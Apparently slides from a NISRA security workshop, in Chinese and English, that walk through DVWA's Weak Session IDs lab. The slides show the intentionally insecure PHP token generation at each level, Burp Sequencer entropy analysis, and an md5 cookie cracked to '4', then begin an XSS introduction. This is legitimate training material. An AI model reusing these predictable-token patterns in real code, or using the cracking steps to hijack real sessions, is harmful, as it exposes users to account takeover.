 - 通常使用 session ID 來判斷使用者身分
- "Some bad implementations use sessions IDs composed by username or other predictable information, like **timestamp** or **client IP address**. In the worst case, this information is used in **clear text** or coded using some weak algorithm like **base64 encoding**."
 - 例如時間、IP address、明文或簡單的編碼等等




\$~/Weak Session IDs: cat ./Session




\$~/Weak Session IDs: cat ./Session



\$~/Weak Session IDs: cat ./Session



\$~Weak Session IDs: cat ./Session



\$~/Weak Session IDs/Low: cat ./"View Source"

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    if (!isset($_SESSION['last_session_id'])) {  
        $_SESSION['last_session_id'] = 0;  
    }  
    $_SESSION['last_session_id']++;  
    $cookie_value = $_SESSION['last_session_id'];  
    setcookie("dvwaSession", $cookie_value);  
}  
?>
```



\$~/Weak Session IDs/Low: cat ./Cookies

The screenshot shows a browser window displaying the DVWA (Damn Vulnerable Web Application) "Vulnerability: Weak Session IDs" page. The URL is 127.0.0.1/vulnerabilities/weak_id/. The page content includes:

- A sidebar menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, and File Inclusion.
- The main content area has a heading "Vulnerability: Weak Session IDs". Below it, a note says: "This page will set a new cookie called dwvaSession each time the button is clicked." A "Generate" button is present.
- System status information: Username: admin, Security Level: low, PHPIDS: disabled.
- Two "View" buttons: View Source and View Help.

Below the browser window, the browser's developer tools are open, specifically the Storage tab. The Cookies section is selected, showing the following table:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwvaSession	1	127.0.0.1	/vulnerabi...	Session	12	false	false	None	Thu, 02 Feb 2023 10:...
PHPSESSID	g0i9eodm2uefp3cg72s12a8f05	127.0.0.1	/	Session	35	false	false	None	Thu, 02 Feb 2023 10:...
security	low	127.0.0.1	/	Session	11	false	false	None	Thu, 02 Feb 2023 10:...

The NISRA logo is visible in the bottom left corner of the slide.

\$~/Weak Session IDs/Low: cat ./Answer

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Live capture Manual load Analysis options

① Select Live Capture Request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

Remove # ^ Host Request
6 http://127.0.0.1 POST /vulnerabilities/weak id/ HTTP/1.1 Host: 127.0.0.1 Content-Length: 0 Cache-Control: max-age=

Clear

Start live capture

② Token Location Within Response

Select the location in the response where the token is found.

Cookie: dvwaSession=1

Form field:

Custom location:

③ Live Capture Options

These settings control the engine used for live capture.

Number of threads:

Throttle between requests (milliseconds):

Ignore tokens whose length deviates by

Burp Sequencer [live capture #6: http://127.0.0.1]

④ Live capture (20000 tokens)

Pause Copy tokens Auto analyze Requests: 20004
Stop Save tokens Analyze now Errors: 0

Summary Character-level analysis Bit-level analysis Analysis Options

Overall result

The overall quality of randomness within the sample is estimated to be: extremely poor. At a significance level of 1%, the amount of effective entropy is estimated to be: 0 bits.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

\$z/Weak Session IDs/Medium: cat ./"View Source"

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    $cookie_value = time();  
    setcookie("dvwaSession", $cookie_value);  
}  
?>
```



\$~/Weak Session IDs/Medium: cat ./"View Source"

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    $cookie_value = time();  
    setcookie("dvwaSession", $cookie_value);  
}  
?>
```

- `time()`
 - 回傳自 1970/01/01 00:00:00 到現在的秒數
 - [Epoch & Unix Timestamp Conversion Tools](#)



\$~/Weak Session IDs/Medium: cat ./Cookies

The screenshot shows a browser window displaying the DVWA (Damn Vulnerable Web Application) "Weak Session IDs" page. The URL is `127.0.0.1/vulnerabilities/weak_id/`. The page content includes:

- A sidebar menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF.
- The main title: **Vulnerability: Weak Session IDs**.
- A note: "This page will set a new cookie called dwvaSession each time the button is clicked."
- A "Generate" button.
- User information: Username: admin, Security Level: medium, PHPIDS: disabled.
- Links: View Source and View Help.

Below the page content, the browser's developer tools are open, specifically the Storage tab under the Network panel. The Cookies section is selected, showing the following table of stored cookies:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwvaSession	1675338841	127.0.0.1	/vulnerabi...	Session	21	false	false	None	Thu, 02 Feb 2023 11:5...
PHPSESSID	g0i9eodm2uefp3cg72s12a8f05	127.0.0.1	/	Session	35	false	false	None	Thu, 02 Feb 2023 11:5...
security	medium	127.0.0.1	/	Session	14	false	false	None	Thu, 02 Feb 2023 11:5...

The NISRA logo is visible in the bottom left corner of the slide.

\$~/Weak Session IDs/Medium: cat ./Answer

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Live capture Manual load Analysis options

① Select Live Capture Request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

Remove # 8 Host Request
8 http://127.0.0.1 POST /vulnerabilities/weak id/ HTTP/1.1 Host: 127.0.0.1 Content-Length: 0 Cache-Control: max-age=

Clear

Burp Sequencer [live capture #8: http://127.0.0.1]

② Live capture (20000 tokens)

Start live capture

Pause Copy tokens Auto analyze Requests: 20004
Stop Save tokens Analyze now Errors: 0

Summary Character-level analysis Bit-level analysis Analysis Options

③ Token Location Wizard

Select the location in the request to use for entropy analysis:

Cookie: Form field: Custom location:

Overall result

The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 0 bits.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

>10%

NISRA NETWORK AND INFORMATION SECURITY RESEARCH ASSOCIATION SINCE 2007

\$~/Weak Session IDs/High: cat ./"View Source"

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    if (!isset($_SESSION['last_session_id_high'])) {  
        $_SESSION['last_session_id_high'] = 0;  
    }  
    $_SESSION['last_session_id_high']++;  
    $cookie_value = md5($_SESSION['last_session_id_high']);  
    setcookie("dvwaSession", $cookie_value, time() + 3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);  
}  
  
?>
```



\$~/Weak Session IDs/High: cat ./"View Source"

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    if (!isset($_SESSION['last_session_id_high'])) {  
        $_SESSION['last_session_id_high'] = 0;  
    }  
    $_SESSION['last_session_id_high']++;  
    $cookie_value = md5($_SESSION['last_session_id_high']);  
    setcookie("dvwaSession", $cookie_value, time() + 3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);  
}  
  
?>
```

- `setcookie($a, $b, $c, $d)`
 - `$a`: Cookie 名稱
 - `$b`: Cookie 值
 - `$c`: Cookie 過期時間 (sec)
 - `$d`: Cookie 有效的路徑 (含子目錄)



\$~/Weak Session IDs/High: cat ./Cookies

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) "Weak Session IDs" page. The URL is 127.0.0.1/vulnerabilities/weak_id/. The page content includes a sidebar with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The main content area displays session information: Username: admin, Security Level: high, PHPIDS: disabled. A "Generate" button is present. Below the content, the browser's developer tools are open, specifically the Storage tab under the Network panel. The Cookies section shows three entries:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwvaSession	a87ff679a2f3e71d9181a67b7542122c	127.0.0.1	/vulnerabi...	Thu, 02 Feb 2023 13:2...	43	false	false	None	Thu, 02 Feb 2023 12:2...
PHPSESSID	oh0585e22slh2c0ancok3ehhu5	127.0.0.1	/	Session	35	false	false	None	Thu, 02 Feb 2023 12:2...
security	high	127.0.0.1	/	Session	12	false	false	None	Thu, 02 Feb 2023 12:2...

\$~/Weak Session IDs/High: cat ./Answer

Burp Project Intruder
Dashboard Target
Live capture Map

① Select Live Capture
Send requests here
Remove
Clear
Start live capture

② Token Location
Select the location
Cookie:
Form field:
Custom location:

③ Live Capture Settings
These settings apply to all tabs
Number of threads: 100
Throttle between requests: 100ms
 Ignore tokens

Burp Sequencer [live capture #9: http://127.0.0.1]

Live capture (20000 tokens)

Pause Copy tokens Auto analyze Requests: 20004
Stop Save tokens Analyze now Errors: 0

Summary Character-level analysis Bit-level analysis Analysis Options

Overall result
The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 119 bits.

Effective Entropy
The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

Significance level	Effective Entropy (bits)
>0.001%	119
>0.01%	119
>0.1%	119
>1%	119
>10%	119

\$~/Weak Session IDs/High: cat ./Answer

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

a87ff679a2f3e71d9181a67b7542122c

我不是機器人


reCAPTCHA
隱私權 - 條款

[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
a87ff679a2f3e71d9181a67b7542122c	md5	4

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

\$~/Weak Session IDs/Impossible: cat ./"View Source"

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    $cookie_value = sha1(mt_rand() . time() . "Impossible");  
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], true, true);  
}  
?>
```



\$~/Weak Session IDs/Impossible: cat ./Cookies

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
67efa9cf6467d8be031a0d1df64f49e1751b3bf3
```

我不是機器人 
reCAPTCHA
隱私權 - 條款

[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
67efa9cf6467d8be031a0d1df64f49e1751b3bf3	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

\$~/Weak Session IDs/Impossible: cat ./Cookies

密文: 67efa9cf6467d8be031a0d1df64f49e1751b3bf3
类型: 自动

[帮助]

查询结果:
未查到
已加入本站后台解密, 请等待最多5天, 如果解密成功将自动给你发送邮件通知, 否则表示解密失败。请注意本站实时查询已经非常强大, 实时查询未查到则后台解密成功的希望并不大
[\[不知道密文类型?\]](#)



\$~/Cross-site scripting: cat ./Intro

- DOM-based XSS
 - where the **vulnerability exists in client-side code** rather than server-side code.
 - 透過 JavaScript 動態產生網頁，使得操作 DOM 時含有惡意指令
- Reflected XSS
 - where the malicious script comes from the **current HTTP request**.
 - 讓使用者發出惡意的 request，回給使用者後送給攻擊者
- Stored XSS
 - where the malicious script comes from the **website's database**.
 - 將惡意語句存入 App，當使用者瀏覽時能直接觸發
- **Cross-site scripting (XSS) cheat sheet**



\$~XSS (DOM): cat ./"Web Page"

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English

Select

English

French

Spanish

German

More information

[www.owasp.org/index.php/Cross-site Scripting \(XSS\)](http://www.owasp.org/index.php/Cross-site_Scripting_(XSS))


[www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)](http://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))

- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

http://127.0.0.1/vulnerabilities/xss_d/

http://127.0.0.1/vulnerabilities/xss_d/?default=English


\$~/_XSS (DOM): cat ./Diagram



